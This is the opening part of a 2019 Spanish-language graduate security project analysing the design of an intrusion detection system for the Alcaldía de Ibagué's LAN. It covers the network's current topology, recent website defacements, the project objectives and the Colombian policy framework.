

ANÁLISIS PARA EL DISEÑO DE UN SISTEMA DE DETECCIÓN Y  
PREVENCIÓN DE INTRUSOS PARA LA RED LAN DE ALCALDÍA DE  
IBAGUÉ DEL EDIFICIO PRINCIPAL Y SEDES EXTERNAS CONECTADAS  
A TRAVÉS DE CANALES DE DATOS

JAIME ORLANDO JARAMILLO JARAMILLO

ERICK FABIÁN CARDOZO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD

ESCUELA DE CIENCIAS BÁSICAS E INGENIERÍA

ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

IBAGUÉ

2019

ANÁLISIS PARA EL DISEÑO DE UN SISTEMA DE DETECCIÓN Y  
PREVENCIÓN DE INTRUSOS PARA LA RED LAN DE ALCALDÍA DE  
IBAGUÉ DEL EDIFICIO PRINCIPAL Y SEDES EXTERNAS CONECTADAS  
A TRAVÉS DE CANALES DE DATOS

JAIME ORLANDO JARAMILLO JARAMILLO

ERICK FABIÁN CARDOZO

Proyecto Investigación Aplicada o Tecnológica

Director Proyecto

Gabriel Alberto Puerta Aponte

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD

ESCUELA DE CIENCIAS BÁSICAS E INGENIERÍA

ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

IBAGUÉ

2019

## CONTENIDO

	Pág.
1. DESCRIPCIÓN DEL PROBLEMA.....	11
2. JUSTIFICACIÓN .....	18
3. OBJETIVOS .....	19
3.1 OBJETIVO GENERAL .....	19
3.2 OBJETIVOS ESPECÍFICOS.....	19
4. MARCO REFERENCIAL.....	20
4.1 MARCO TEÓRICO .....	20
4.2 MARCO CONCEPTUAL .....	25
4.3 MARCO LEGAL .....	26
5. METODOLOGÍA DE INVESTIGACIÓN.....	28
5.1 TIPO INVESTIGACIÓN.....	28
5.2 POBLACIÓN Y MUESTRA .....	28
5.3 TÉCNICAS DE ANÁLISIS Y PROCESAMIENTO DE INFORMACIÓN... 28	
5.4 METODOLOGÍA DESARROLLO .....	29
6. DESARROLLO DE LOS OBJETIVOS.....	31
7. PRODUCTOS A ENTREGAR .....	68
8. CONCLUSIONES.....	69
9. DIVULGACIÓN.....	70
10 REFERENCIAS .....	73

## LISTA DE TABLAS

Tabla 1. Recursos Disponibles .....	71
Tabla 2: Costos y Presupuesto para la Implementación del Diseño Propuesto .....	72

## LISTA DE ANEXO

Anexo A. Carta de aprobación para la realización proyecto Alcaldía de Ibagué. .....	93
--	----

## LISTA DE CUADROS

	Pág.
Cuadro 1: Identificación Activos Informáticos .....	76
Cuadro 2: Identificación de Amenaza, Vulnerabilidad, Impacto y Riegos .....	78
Cuadro 3: Formato entrevista funcionario Edwin Giovany Sánchez .....	83
Cuadro 4: Formato entrevista funcionario Doris Galeano .....	88

## LISTA DE FIGURAS

	Pág.
Figura 1. Topología de red LAN.....	14
Figura 2. Esquema de Seguridad Perimetral .....	15
Figura 3. Ataque (intrusiones - Defacement) .....	16
Figura 4. Ataque (intrusiones - Defacement) .....	17
Figura 5. Servidor de aplicaciones Web – ERP .....	32
Figura 6. Servidor De Aplicaciones Web – Portal Web.....	33
Figura 7. Servidor de Base de datos Oracle .....	34
Figura 8. Escaneo de puertos con Nmap.....	34
Figura 9. Prueba de vulnerabilidad con sqlmap .....	35
Figura 10. Detección de Gestor de Base de Datos.....	36
Figura 11. Detección de Vulnerabilidades .....	37
Figura 12. Identificación de Base de Datos .....	38
Figura 13. Aplicación por Categorías.....	39
Figura 14. Aplicación por Categorías.....	40
Figura 15. Trafico Red destino externo.....	41
Figura 16. Recursos externos por destino .....	42
Figura 17. Trafico High Risk Applications .....	43
Figura 18. Recursos de Otros Países.....	44
Figura 19. Esquema de seguridad a nivel de topología de red LAN propuesto .....	58
Figura 20. Selección de tipo de instalación.....	60
Figura 21. Selección de Idioma.....	60
Figura 22. Configuración de interfaz de red.....	61
Figura 23. Gestión de particionado automático del disco .....	61
Figura 24. Confirmación de datos de particionado.....	62
Figura 25. Instalación y actualización de paquetes.....	62
Figura 26. Especificaciones de hardware IDS .....	63
Figura 27. Configuración de red para equipo IDS.....	64
Figura 28. Pantalla de acceso IDS Suricata .....	65
Figura 29. Registro de alertas generado por el IDS.....	66
Figura 30. Representación de actividad capturada por el IDS .....	67
Figura 31. Visualización de alertas módulo EveBox .....	67

## INTRODUCCIÓN

Mediante el desarrollo metodológico para el proyecto aplicado, con énfasis en la salvaguarda y seguridad de los activos informáticos de una organización, destacando que existen diversidad de formas a nivel técnico y procedimental para lograr la protección de los ecosistemas de las entidades. Es así cómo han evolucionado las medidas de seguridad a implementar en las organizaciones, lo que permite deducir que estas nunca serán suficientes, frente a las nuevas y múltiples amenazas, ataques y diferentes métodos de explotación de las vulnerabilidades existentes en la entidad.

Los factores que impactan principalmente de manera negativa el logro de los objetivos de la seguridad de la información son la evolución continúa de las amenazas y vulnerabilidades, las cuales son aprovechadas por todo tipo de delincuentes informáticos<sup>1</sup>. De igual manera el crecimiento de la infraestructura tecnológica genera que la administración de las plataformas se vuelva sumamente costosa y compleja a nivel de equipos y personal humano, lo que conlleva al consumo de recursos adicionales que impactan los procesos misionales de la entidad.

Las herramientas tecnológicas para la protección de ataques informáticos más usadas en los esquemas de seguridad a nivel de red y base de datos son los firewalls, como primera línea de defensa la cual debe ser complementada con herramientas de análisis de tráfico y detección de actividades anómalas en la red. Herramientas que deben ser consideradas como las principales líneas de defensa de un sistema de seguridad.

Según un artículo publicado en el periódico el Tiempo, teniendo como fuente a la Unidad de Delitos Informáticos de la Fiscalía General de la Nación, se reportó que entre enero y octubre del 2017 se presentaron 600 casos de robo de información sensible a usuarios.

Para el año 2016, la Fiscalía y la Policía, reportaron el incremento de los delitos perpetrados en la red, incluso por bandas establecidas en otros países. Ese año la Fiscalía General de la Nación abrió 8.682 investigaciones por la realización de delitos informáticos. El año pasado las noticias criminales se incrementaron a 11.332, lo que representa un aumento del 31 por ciento. En los primeros diez días del año ya van 609 denuncias en la Fiscalía, cuando en el mismo periodo del año pasado fueron 201. Esto representa un incremento

---

<sup>1</sup> Vidal Londoño, Jesús. (2017). Una Nueva Experiencia en Seguridad Hacking Ético. Santiago de Cali, Universidad Militar Nueva Granada. Especialización en Administración de la Seguridad. Recuperado de: <https://repository.unimilitar.edu.co/bitstream/handle/10654/15838/vidallondo%F10jes%FAshern%E1n2017.pdf;jsessionid=D33B5EC8889E2687E8DAC98734028ACE?sequence=1>



del 202%. La estadística presentada hace que los delitos informáticos se posicionen en el primer lugar frente al año anterior.<sup>2</sup>

El desarrollo de este proyecto permitirá realizar un análisis para detectar, prevenir y mitigar las vulnerabilidades y ataques más relevantes que puedan afectar la red LAN de la Alcaldía de Ibagué.

---

<sup>2</sup> Vidal Londoño, Jesús. (2017). Una Nueva Experiencia en Seguridad Hacking Ético. Santiago de Cali, Universidad Militar Nueva Granada. Especialización en Administración de la Seguridad. Recuperado de: <https://repository.unimilitar.edu.co/bitstream/handle/10654/15838/vidallondo%F1ojes%FAshern%E1n2017.pdf;jsessionid=D33B5EC8889E2687E8DAC98734028ACE?sequence=1>

## TÍTULO DEL PROYECTO

Análisis para el diseño de un Sistema de Detección y Prevención de Intrusos para la red LAN de Alcaldía de Ibagué del edificio principal y sedes externas conectadas a través de canales de datos

## 1. DESCRIPCIÓN DEL PROBLEMA

### 1.1 ANTECEDENTES

El índice de Gobierno Digital - Nivel Nacional, reportado a través del Formulario Único de Reporte de Avances en la Gestión (FURAG) por las Entidades del orden Nacional, muestran que el 59% de las de entidades del Estado, se encuentran en proceso de diseño e implementación de procedimientos que cumplan con la directriz de Gobierno Digital del componente “TIC Seguridad, Gestión de los riesgos de Seguridad de la información en la entidad”. El 41% restante de las entidades del orden territorial presentan indicadores muy bajos en la implementación de este componente, en razón a que no cuentan con herramientas y políticas efectivas para la protección de los sistemas informáticos, lo cual representa factores de riesgo para sus plataformas tecnológicas y por ende los datos que soportan, el cual es el activo más importante de la entidad, situación que es entendible si se analiza que la misión de las entidades del estado es producir bienes y servicios hacia una población objetivo, como lo son los sectores de Salud, Educación, Servicios Públicos, Cultura, Transporte y otros ejes estratégicos transversales como lo son la planeación, la gestión de finanzas y no la implementación y administración de sistemas de información, plataformas tecnológicas con sistemas de seguridad herméticos que blinden y resguarden la información de la entidad.<sup>3</sup>

La Alcaldía de Ibagué, hace parte de este grupo de entidades que para los años 2017 y 2018, realizó una inversión de aproximadamente cuatro mil millones de pesos (\$4.000.000.000,00) representados en compra de equipos y servicios (computadores, servidores, licencias de antivirus, licencias Microsoft Office, impresoras láser, escáner, dispositivos audiovisuales, cuentas de correo, modernización de centro de datos, mejora en infraestructura de cableado estructurado, uso de almacenamiento en la nube privada, entre otros). Además del servicio de internet y seguridad perimetral<sup>4</sup>, de lo que se puede concluir que el componente de seguridad de la información, ha sido contemplado como un componente correctivo, una vez suceden eventos de ataques informáticos que atentan en contra de la seguridad de la información e infraestructura tecnológica, y con ello la entidad analiza y revisa la situación para aplicar las medidas correctivas necesarias.

---

<sup>3</sup> Ministerio de Tecnologías de la Información y las Comunicaciones (2018). “Índice de Gobierno Digital – Nivel Territorial”. Recuperado de: <http://estrategia.gobiernoenlinea.gov.co/623/w3-propertyvalue-14714.html>

<sup>4</sup> Alcaldía Municipal de Ibagué (2019). Al Tablero, Programa de Cobertura. Recuperado de: <http://altablero.ibague.gov.co/WebFormPDTUS05M.aspx>

De lo anterior se puede evidenciar que falta implementar medidas de seguridad preventiva que apoyen y trabajen paralelamente con las medidas y políticas de seguridad que tiene la entidad, de esta manera la inversión de los recursos destinados para garantizar la seguridad de la infraestructura y de la información serían más eficientes.

Es necesario destacar que “MINTIC a través de la Dirección de Estándares y Arquitectura de TI y la Subdirección de Seguridad y Privacidad de TI, dando cumplimiento a sus funciones; publica el modelo de Seguridad y Privacidad de la Información (MSPI), el cual se encuentra alineado con el Marco de Referencia de Arquitectura TI y soporta transversalmente los otros componentes de la Estrategia GEL: TIC para Servicios, TIC para Gobierno Abierto y TIC para Gestión. El Modelo de Seguridad y Privacidad para estar acorde con las buenas prácticas de seguridad será actualizado periódicamente; recolectando las novedades técnicas de la norma ISO/IEC 27001 del 2013, legislación Ley de Protección de Datos Personales, Transparencia y Acceso a la Información Pública, entre otras, toda esta normatividad debe considerarse para la gestión de la información.”<sup>5</sup>

Basados en el documento marco de referencia del Ministerio de Tecnologías de la Información y las Comunicaciones, se concluye que las directrices a nivel nacional, son las guías a utilizar para reglamentar e implementar en la organización todos los criterios planteados en el marco referencial TI, los cuales deben ser complementados con los avances en la ejecución de la estrategia de Gobierno en Línea (GEL) de la entidad.

De acuerdo a las directrices de seguridad contenidas en las políticas que posee la entidad se puede destacar que fueron formuladas en el año 2014 y aprobadas y reglamentadas por la entidad a partir del 2015, desde esa fecha no han hecho actualizaciones que permitan establecer nueva directrices que mitiguen las amenazas de accesos no autorizados a través de salvaguardas como los IDS (Sistema de detección de intrusiones) con el objetivo de monitorear el tráfico en la red para detectar actividades anormales o sospechosas, y de este modo, reducir este riesgo.

---

<sup>5</sup> Arquitectura TI en Colombia. (20 de mayo de 2017). Marco Referencia. Recuperado en: <http://www.mintic.gov.co/arquitecturati/630/w3-propertyvalue-8114.html>

## 1.2 FORMULACIÓN DEL PROBLEMA

“¿Cómo garantizar la seguridad de la información en la red LAN de la alcaldía de Ibagué, edificio principal y las sedes externas conectadas a través de canales de datos?”

## 1.3 DESCRIPCIÓN DEL PROBLEMA

La Alcaldía de Ibagué, es una entidad estatal, que posee una infraestructura tecnológica a nivel de red LAN, la cual cuenta con una sede principal ubicada en calle 9 número 2-59 y nueve (9) sedes externas ubicadas en toda la ciudad.

El esquema de red instalado en la entidad corresponde a una topología híbrida, como componente principal de seguridad tiene implementado un equipo Firewall, con unas reglas de seguridad definidas por la Alcaldía de Ibagué e implementadas por un tercero (ISP).

La entidad tiene establecida una segmentación de redes basada en grupos de trabajo y servicios, se generaron 4 grupos sobre el segmento de red 10.10.0.0/24, identificados de la siguiente forma:


Segmento 10.10.2.0/24: se define para el manejo de servidores de aplicaciones, bases de datos y equipos activos de red.

Segmento 10.10.1.0/24: equipos locales de la sede principal.

Segmento 10.10.3.0/24: Equipos locales de las dependencias externas y pertenecientes al anillo de fibra óptica que conecta dichas dependencias con la sede principal.

Segmento 10.40.3.0/24: Equipos y dispositivos móviles que se conectan a través de la WiFi y acceden al servicio de internet.

**Figura 1. Topología de red LAN**




Fuente: el Autor

De acuerdo a lo anterior la entidad posee un diseño lógico de la red en Árbol donde la estructura jerárquica que se maneja, comienza con el enrutador provisto por el ISP (Internet Service Provider) el cual se conecta a un equipo Switch principal, que es el encargado de distribuir a los demás equipos dentro de la red el tráfico generado desde y hacia internet, y así mismo llegando a cada una de las estaciones de trabajo existentes, cada una de las ramificaciones de las demás redes manejan la misma topología de árbol.

Esta topología permite mitigar el problema de que al fallar un nodo se vea afectada la comunicación de los demás dispositivos, aunque existen dificultades al no estar estandarizado en cada uno de sus componentes las velocidades de comunicación, debido a que en algunos segmentos los equipos y cableado utilizado se encuentra obsoleto y no cumplen las ultimas especificaciones técnicas del sector.

En cuanto al esquema de seguridad perimetral, este se encuentra conformado por un equipo Firewall el cual cumple las funciones básicas de cortafuegos y de sistema antivirus y anti spam, con políticas restrictivas a los servidores donde se tiene especificado los puertos a los cuales se puede acceder, no se cuenta con servicio de monitorización preventivo por lo cual los ataques e intentos de intrusión no son detectados hasta el momento en que se presente una falla o caída en el servicio, cada servidor de aplicaciones y base de datos cuenta con un Firewall propio a nivel de software y con políticas restrictivas de acceso enfocadas a los servicios que provee.

**Figura 2. Esquema de Seguridad Perimetral**



Fuente: El Autor

Las amenazas detectadas por ataques informáticos mediante software dañino y malware son cada vez más repetitivos y sistemáticos, como es conocido el objetivo de los ataques cibernéticos es identificar vulnerabilidades en la red LAN para acceder y manipular la información sensible de la entidad en beneficio de un tercero o en otras situaciones generar problemas de disponibilidad de los datos para las aplicaciones, con ello ocasionando posibles pérdidas de información y en ocasiones generando un colapso a nivel informático en la infraestructura de la entidad, mientras se disparan los planes de contingencia y continuidad que posee la Alcaldía de Ibagué para mitigar los daños presentados en estos casos.

Una vez analizadas todas las incidencias de seguridad que se encuentran reportadas en el buzón ([seguridadsgi@ibague.gov.co](mailto:seguridadsgi@ibague.gov.co)) se puede concluir que las vulnerabilidades más recurrentes son los ataques ocasionados por software malicioso, obtención de información sensible y explotación de vulnerabilidades, ataques que generan preocupación a la Secretaria de las TIC de la entidad, ya que gran parte de los procesos que involucran el área tributaria y financiera de la entidad se realizan de manera electrónica.

En lo corrido del año 2018, el portal de la Alcaldía de Ibagué ha sido víctima de ataques informáticos, todos reportados por Colcert - Grupo de respuesta a emergencias cibernéticas de Colombia. Los ataques (intrusiones - Defacement) consistieron en el remplazo de archivos del sitio web por archivos maliciosos, generando la indisponibilidad temporal del sitio web.

Este tipo de ataques han sido los más comunes y que han afectado la disponibilidad de servicios provistos por la entidad.


### Figura 3. Ataque (intrusiones - Defacement)



Fuente: El autor.



## Figura 4. Ataque (intrusiones - Defacement)



**Fuente: El autor.**

De lo anterior se puede observar que la red LAN presenta altos grados de vulnerabilidad, debido a la ausencia de un sistema de alerta que sirva de complemento al dispositivo Firewall en el proceso de detección de los posibles ataques informáticos, como también de los accesos no autorizados de agentes externos (personas, programas de computador) desde las diferentes sedes conectadas a la red LAN a través de sus canales de datos.

## 2. JUSTIFICACIÓN

El desarrollo de este proyecto busca hacer un análisis para el diseño de un sistema de detección y prevención de intrusos que contribuya a mejorar y mitigar las vulnerabilidades de la red LAN de la Alcaldía de Ibagué.

Con lo anterior se busca fortalecer el sistema de seguridad informática en la parte procedimental al revisar y actualizar el contexto de las políticas de seguridad que tiene implementadas la Administración Municipal de Ibagué, para que se complementen con las nuevas medidas de seguridad preventivas a implementar por medio del diseño de un esquema de seguridad que contenga herramientas de detección de intrusos (IDS), que al integrarse con el Firewall generan un esquema de seguridad robusto, donde las tareas de análisis del tráfico, contenido y comportamientos sospechosos en la red los detecte él (IDS) y permita que la neutralización de la amenaza sea realizada por el equipo Firewall.

Así las cosas y basados en el análisis de los tipos de ataques sucedidos a la plataforma tecnología de la Alcaldía y teniendo en cuenta que las acciones defensivas y correctivas provistas por los esquemas de seguridad implementadas en el segmento de red de los servidores junto con los equipos Firewall, se considera que éstas no son suficientes y efectivas, para ello se hace necesario plantear una estrategia de esquemas preventivos que analicen y escuchen el tráfico de la red y en tiempo real alerte y bloquee de forma inmediata los paquetes maliciosos, acciones que se logran a través del diseño que incluya un prototipo de prueba funcional de un sistema de detección de intrusos IDS.

De acuerdo a lo anterior es necesario referenciar el documento CONPES 3854, de fecha 11 de Abril de 2016, “Del Gobierno Nacional a través del CONSEJO NACIONAL DE POLÍTICA ECONÓMICA Y SOCIAL” el cual reglamenta directrices en seguridad digital, teniendo en cuenta que las herramientas TIC son elementos transversales que apoyan en gran medida la realización de actividades económicas y sociales de todos los sectores, razón por la cual debe considerarse y gestionarse de manera sistemática todos los riesgos asociados a la seguridad de la información y de la infraestructura tecnológica.

El Consejo Nacional recomienda a través del documento CONPES, en referencia, implementar unas acciones para lograr la implementación de la

política de seguridad digital, destacando que se debe considerar como la gestión de riesgo como un componente de relevancia en la seguridad digital. <sup>6</sup>

### **3. OBJETIVOS**

#### **3.1 OBJETIVO GENERAL**

Realizar el análisis y diseño de un sistema que permita la detección y prevención de intrusos y garantice la seguridad de la infraestructura tecnológica y de la información almacenada, para la red LAN de la Alcaldía de Ibagué, edificio principal y sedes externas conectadas a través de canales de datos.

#### **3.2 OBJETIVOS ESPECÍFICOS**

3.2.1 Realizar un diagnóstico sobre el estado actual del sistema de seguridad de información en cuanto a aplicabilidad, usabilidad de las políticas de seguridad, causas y consecuencias de las principales vulnerabilidades de la red LAN de la Alcaldía de Ibagué.

3.2.2 Identificar y documentar los requerimientos de hardware y software necesarios para el diseño del sistema de detección de intrusiones (IDS) en la red.

3.2.3 Proponer un esquema de seguridad a nivel de topología de red LAN, que contenga el Sistema de Detección de Intrusos (IDS).

3.2.4 Diseñar un Sistema Detección de Intrusos a nivel de prototipo de pruebas para la red LAN de la Alcaldía de Ibagué.

3.2.5 Recomendar directrices para la seguridad de información, que contenga el uso e implementación de sistemas de detección de intrusos (IDS).

---

<sup>6</sup> Policitia Nacional de Seguridad Digital en Colombia. (20 de mayo de 2017). "DNP, Documento Conpes 3854". Recuperado en: <https://colaboracion.dnp.gov.co/CDT/Conpes/Econ%C3%B3micos/3854.pdf>

## 4. MARCO REFERENCIAL

### 4.1 MARCO TEÓRICO

Se toma como base los conceptos definidos en el documento arquitectura empresarial del programa de gobierno en línea GEL, teniendo en cuenta que el marco de referencia, arquitectura empresarial TI y siguiendo la metodología de Gobierno Digital. Se considera que el desarrollo de este proyecto complementa y apoya los procesos de mejora de las estrategias planteadas para el componente TIC, para el gobierno abierto y garantizando los criterios de disponibilidad, integración y confidencialidad de elementos presentes que deben estar en un sistema de seguridad informática.

De acuerdo a los componentes o dominios considerados en el Marco de Referencia<sup>7</sup> :

- Estrategia TI, Su objetivo es apoyar el proceso de diseño, implementación y evolución de la Arquitectura TI.
- Gobierno TI, Garantiza la implementación de esquemas tecnológicos, mediante la implementación de directrices o políticas contempladas y aprobadas en el plan de desarrollo, plan de acción de cada entidad estatal, con el ánimo de que se garantice el cumplimiento de las mismas.
- Información, componente que define el análisis, diseño, requerimientos y ciclo de vida de la información que va a ser protegida por el esquema de seguridad (Sistema Detección de Intrusos).
- Sistemas de Información, Define el análisis, diseño, requerimientos y ciclo de vida del esquema de seguridad (Sistema Detección de Intrusos) a implementar para el caso particular es una herramienta de apoyo al sistema de seguridad de la información.
- Servicios Tecnológicos, componente que gestiona la disponibilidad, integridad y confidencialidad de la infraestructura tecnológica que soporta los sistemas y servicios de información de la organización.
- Uso y Apropiación, Permite mediante estrategias de socialización, garantizar confiabilidad a los usuarios de los sistemas de información de la Alcaldía de Ibagué.

---

<sup>7</sup> Arquitectura Ti en Colombia. (20 de mayo de 2017). Marco Referencia. Recuperado en: <http://www.mintic.gov.co/arquitecturati/630/w3-propertyvalue-8114.html>

Además de lo anterior, es necesario referenciar el documento CONPES 3854 de fecha 11 de Abril de 2016, “del Gobierno Nacional a través del CONSEJO NACIONAL DE POLÍTICA ECONÓMICA Y SOCIAL” donde reglamenta directrices en seguridad digital, teniendo en cuenta que las herramientas TIC son elementos transversales que apoyan en gran medida la realización de actividades económicas, sociales de todos los sectores, razón por la cual deben considerarse y gestionarse de manera sistemática todos los riesgos asociados a la seguridad de la información y de la infraestructura tecnológica.

A sí mismo, se cita en la tesis un modelo de evaluación de factores críticos de éxito en la implementación de la seguridad en sistemas de información para determinar su influencia en la intención del usuario. Presentada por: HENRY IVÁN CONDORI ALEJO pagina 24, “Gobierno de la Seguridad de información, que aunque no hay ninguna definición universalmente aceptada para el gobierno de seguridad de información, el propósito es asegurar que las actividades de seguridad de información apropiadas se llevan a cabo con el objetivo que los riesgos se minimicen apropiadamente, las inversiones de seguridad de información estén debidamente dirigidas, el programa de seguridad tenga visibilidad para la dirección, así como éste plantee las preguntas apropiadas que determinen la eficacia del programa de seguridad de información (Fitzgerald, 2007).

El IT Governance Institute (ITGI) define el gobierno de TI como "Una estructura de relaciones y procesos para dirigir y controlar la empresa para conseguir los objetivos de la empresa añadiendo el valor mientras se balancean el riesgo versus el retorno de inversión sobre TI y sus procesos." El ITGI propone que el gobierno de seguridad de información deba ser considerado parte del gobierno de TI, y que los directivos estén informados sobre la seguridad de información".<sup>8</sup>

De acuerdo a lo anterior, el autor de la tesis plantea la necesidad de considerar los componentes enfocados en el manejo del riesgo como análisis de riesgo, identificación y desarrollo de una estrategia que garanticen a la entidad la disponibilidad, confidencialidad e integridad de la información, lo anterior a través de la implementación de un SGSI (Sistema de Gestión de Seguridad de la Información), lo cual trae beneficios a corto, mediano y largo plazo, como lo son la reducción de costos, tiempo y recursos en la ejecución de planes de contingencia y continuidad del negocio generados por ataques informáticos e inclusive los riesgos físicos que se puedan presentar en el personal encargado de la administración de la infraestructura tecnológica de la entidad. Otro factor a considerar en la toma de decisiones para la implementación del SGSI es la

---

<sup>8</sup> Condori, Alejo Henry Ivanita. (2012). Un Modelo de Evaluación de Factores Críticos de Éxito en la Implementación de la Seguridad en Sistemas de Información para determinar su influencia en la intención del usuario. Lima – Perú, Año 2012, p24, Universidad Inca Garcilaso de la Vega, Facultad Ingeniería de Sistemas". Recuperado de: <http://repositorio.concytec.gob.pe/handle/CONCYTEC/115>

del proceso a seguir ante una situación de colapso informático, que no genere traumatismo en el desarrollo del plan de trabajo formalizado y socializado a todo nivel existente en la entidad. Además de lo anterior un factor preponderante es la mejora los índices de credibilidad de usuarios internos como externos de la entidad sobre la plataforma tecnológica provista.

Referencia la tesis de grado presentada a la Universidad de las Fuerzas Armadas ESPEC, por la ingeniera Gina Ivana Luzón Guzmán, que los mecanismos de detección y prevención que representan una primera línea de defensa, evitando muchos problemas y previniendo ataques externos contra la red, pero que de por sí solo no son un medio que garantizan a la red estar libre de riesgos o daños.

Es por ello que se hace casi indispensable el uso de mecanismos de detección que tienen como objetivo detectar todo aquel tráfico que pueda ser una amenaza o violación para el sistema informático, monitoreando constantemente la red en busca de comportamientos sospechosos, dichos mecanismos son denominados también como sistemas de detección de intrusos (IDS).<sup>9</sup>

De acuerdo a lo anterior, en la tesis mencionada se destaca la importancia de tener esquemas de red con seguridad compuesta por dispositivos tipo Firewall e IDS, con el objeto de que se complementen entre sí, analizando el tráfico entrante y saliente de la red después de ser filtrado por el equipo Firewall.

Teniendo como uno de los objetivos a lograr en el proceso, el mejoramiento de las medidas de seguridad existentes en la entidad a través del uso de un IDS, es necesario tener claro el objeto que se quiere proteger, en nuestro caso es lograr la seguridad de la información, Cesar H. Tarazona lo define de la siguiente manera: “La seguridad de la información es más que un problema de seguridad de datos en los computadores, debe estar básicamente orientada a proteger la propiedad intelectual y la información importante en las organizaciones y de las personas.”<sup>10</sup>

Una de las principales y más común de las amenazas para la integridad de la información en las organizaciones son los virus informáticos, los cuales son de fácil propagación cuando no existe una política clara y definida para el manejo de estas amenazas, generando los impactos descritos anteriormente que afectan el funcionamiento y la prestación de servicios provistos por la entidad.

---

<sup>9</sup> Luzon Guzmán Gina Ivanova. (2017) . Análisis y Diseño de un prototipo para un sistema de gestión de eventos de seguridad, utilizando la metodología OSSIM, Sangolquí”, p34, Departamento Eléctrico y Electrónica, Universidad ESPEC. Recuperado de: <http://repositorio.espe.edu.ec/handle/21000/12517>

<sup>10</sup> Tarazona T. cesar h. (2017). Amenazas Informáticas y Seguridad de la Información. Recuperado de: <http://revistas.uexternado.edu.co/index.php/derpen/article/view/965/915>

